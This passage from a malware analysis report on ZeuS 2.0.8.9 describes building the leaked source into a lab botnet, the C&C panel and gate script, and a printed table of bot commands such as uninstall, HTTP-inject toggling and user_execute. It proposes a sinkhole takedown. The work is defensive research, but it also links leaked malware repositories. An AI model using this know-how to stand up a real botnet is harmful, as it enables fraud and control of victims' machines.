Source code for version 2.0.8.9 of the ZeuS malware has been leaked on the internet since 2011. I grabbed the open source code [11] to deploy a whole Zeus system running on local machines. These system will help us fully understand the activities among both C&C server and clients.




Figure 21 Zeus build

This source code includes: server build (executable and PHP) for running C&C server, builder (exe) to build zombie malware similar to our sample. It built based on Microsoft Visual Studio, PHP and Apache Server. However, I have to refer to another leaked botnet source-code [12] to modify and build full Zeus kit.




Figure 22 Zeus bot executable and configuration builds

The control panel can filter the victims by country, IP-addresses, NAT-status, desktop screenshots in real time, detailed information about the bots: Windows version, user language and time zone, location and computer IP, the first and last time of communication with the server, time in online.

The root directory includes index.php which is empty to prevent unwanted visitors. Two other, namely cp.php and gate.php: cp.php is the user control panel to manage the bots, whereas gate.php is the PHP script that handles all the communication between bots and C&C server.




Figure 23 Zeus control panel and victim's information

C&C server control the bots by creating a script for them referring to \\Zeus\source\client\remotescript.cpp. Fortunately, with our results of RC4 key, C&C configuration information, malware analyst can take advantages of known Zeus control panel security bugs [13]

View script	
Name:	script_1460045745
Status:	Disabled
Limit of sends:	1
List of bots:	ADMIN-B0420D3D8_B4DF76111C16DA29
List of botnets:	
List of countries:	
Context:	os_reboot

Figure 24 Sending control script to victim

Besides, with the list of known scripts command, we can take down the malware remotely by reconstruct a sinkhole with RC4 key, configuration and send command botUninstall to infected devices.

```
//Work with the OC.
{CryptedStrings::id_remotescript_command_os_shutdown,osShutdown},
{CryptedStrings::id_remotescript_command_os_reboot,osReboot},


//Working with a bot.
{CryptedStrings::id_remotescript_command_bot_uninstall,botUninstall},
{CryptedStrings::id_remotescript_command_bot_update, botUpdate},
#ifdef(BO_BCSERVER_PLATFORMS > 0)
{CryptedStrings::id_remotescript_command_bot_bc_add, botBcAdd},
{CryptedStrings::id_remotescript_command_bot_bc_remove,botBcRemove},
#endif
{CryptedStrings::id_remotescript_command_bot_httpinject_disable,botHttpInjectDisable},
{CryptedStrings::id_remotescript_command_bot_httpinject_enable,
botHttpInjectEnable},

//Working with faly.
{CryptedStrings::id_remotescript_command_fs_path_get,fsPathGet},
{CryptedStrings::id_remotescript_command_fs_search_add,fsSearchAdd},
{CryptedStrings::id_remotescript_command_fs_search_remove,fsSearchRemove},

//Working with the user.
{CryptedStrings::id_remotescript_command_user_destroy, userDestroy},
{CryptedStrings::id_remotescript_command_user_logoff,userLogoff},
{CryptedStrings::id_remotescript_command_user_execute, userExecute},
```

#### 4. Summary

Zeus malware contains configuration data which is hardcoded and encrypted in the bot binary, contains the URL of a configuration file to download, and the RC4 key to decrypt it. Once the configuration file has been parsed, the bot reports information and activities about the infected computer to the C&C server. The following figure details those phases.



*Figure 25 Zeus initialization and communication phases*

Some taint tracking analyses were tested such as minemu [14], a new emulator architecture that speeds up dynamic taint analysis, but only support Linux 32-bit OS. Unicorn [15], a lightweight CPU emulator framework, which native support for both Windows and Linux, was tested. The idea is to hook a function which capture the read/write memory operations at some specified addresses or read value of rc4 key address at some specified location. However, running in an emulator has difficulties in declaring external libraries and it is totally different from normal environment. Unicorn will be really useful in analyzing obfuscated disassembly code, standalone program and shellcode [16].

Another approach to automatically grab the RC4 communication key is using Volatility [17] and APIhook to analyze memory dump forensic when we already understood the header of decrypted plaintext.

## REFERENCES

- [1] Wagener, Gérard, Radu State, and Alexandre Dulaunoy. "Malware behaviour analysis." *Journal in Computer Virology* 4.4 (2008): 279-287.
- [2] FakeNet, <https://practicalmalwareanalysis.com/fakenet/>
- [3] Cuckoo Sandbox, <https://www.cuckoosandbox.org/>
- [4] PEView <http://blog.threatexpert.com/2010/05/config-decryptor-for-zeus-20.html>
- [5] PEiD <https://www.aldeid.com/wiki/PEiD>
- [6] IDA <https://www.hex-rays.com/products/ida/>
- [7] RC4, 1996-2000 Whistle Communications, Inc.  
<http://www.opensource.apple.com/source/xnu/xnu-1456.1.26/bsd/crypto/rc4/rc4.c>
- [8] Memory Protection Constants [https://msdn.microsoft.com/en-us/library/windows/desktop/aa366786\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa366786(v=vs.85).aspx)
- [9] Mersenne Twister [https://en.wikipedia.org/wiki/Mersenne\\_Twister](https://en.wikipedia.org/wiki/Mersenne_Twister)
- [10] BinDiff <http://www.zynamics.com/bindiff.html>
- [11] Zeus Source code <https://github.com/Visgean/Zeus>
- [12] Carberp Source code <https://github.com/hzeroo/Carberp>
- [13] Zeus Upload vulnerability <http://cybercrime-tracker.net/tools.php>
- [14] Erik Bosman, Asia Slowinska, and Herbert Bos, "Minemu: The World's Fastest Taint Tracker", RAID'11 Proceedings of the 14th international conference on Recent Advances in Intrusion Detection 2011
- [15] Nguyen Anh Quynh, "Unicorn: Next Generation CPU Emulator Framework", Black Hat USA 2015
- [15] Luc Nguyen, "Phân tích shellcode với PyAna", Tetcon 2015.
- [15] ZUBAIR ASHRAF, "ZEUS ANALYSIS – MEMORY FORENSICS VIA VOLATILITY", <https://securityintelligence.com/zeus-analysis-memory-forensics-via-volatility/>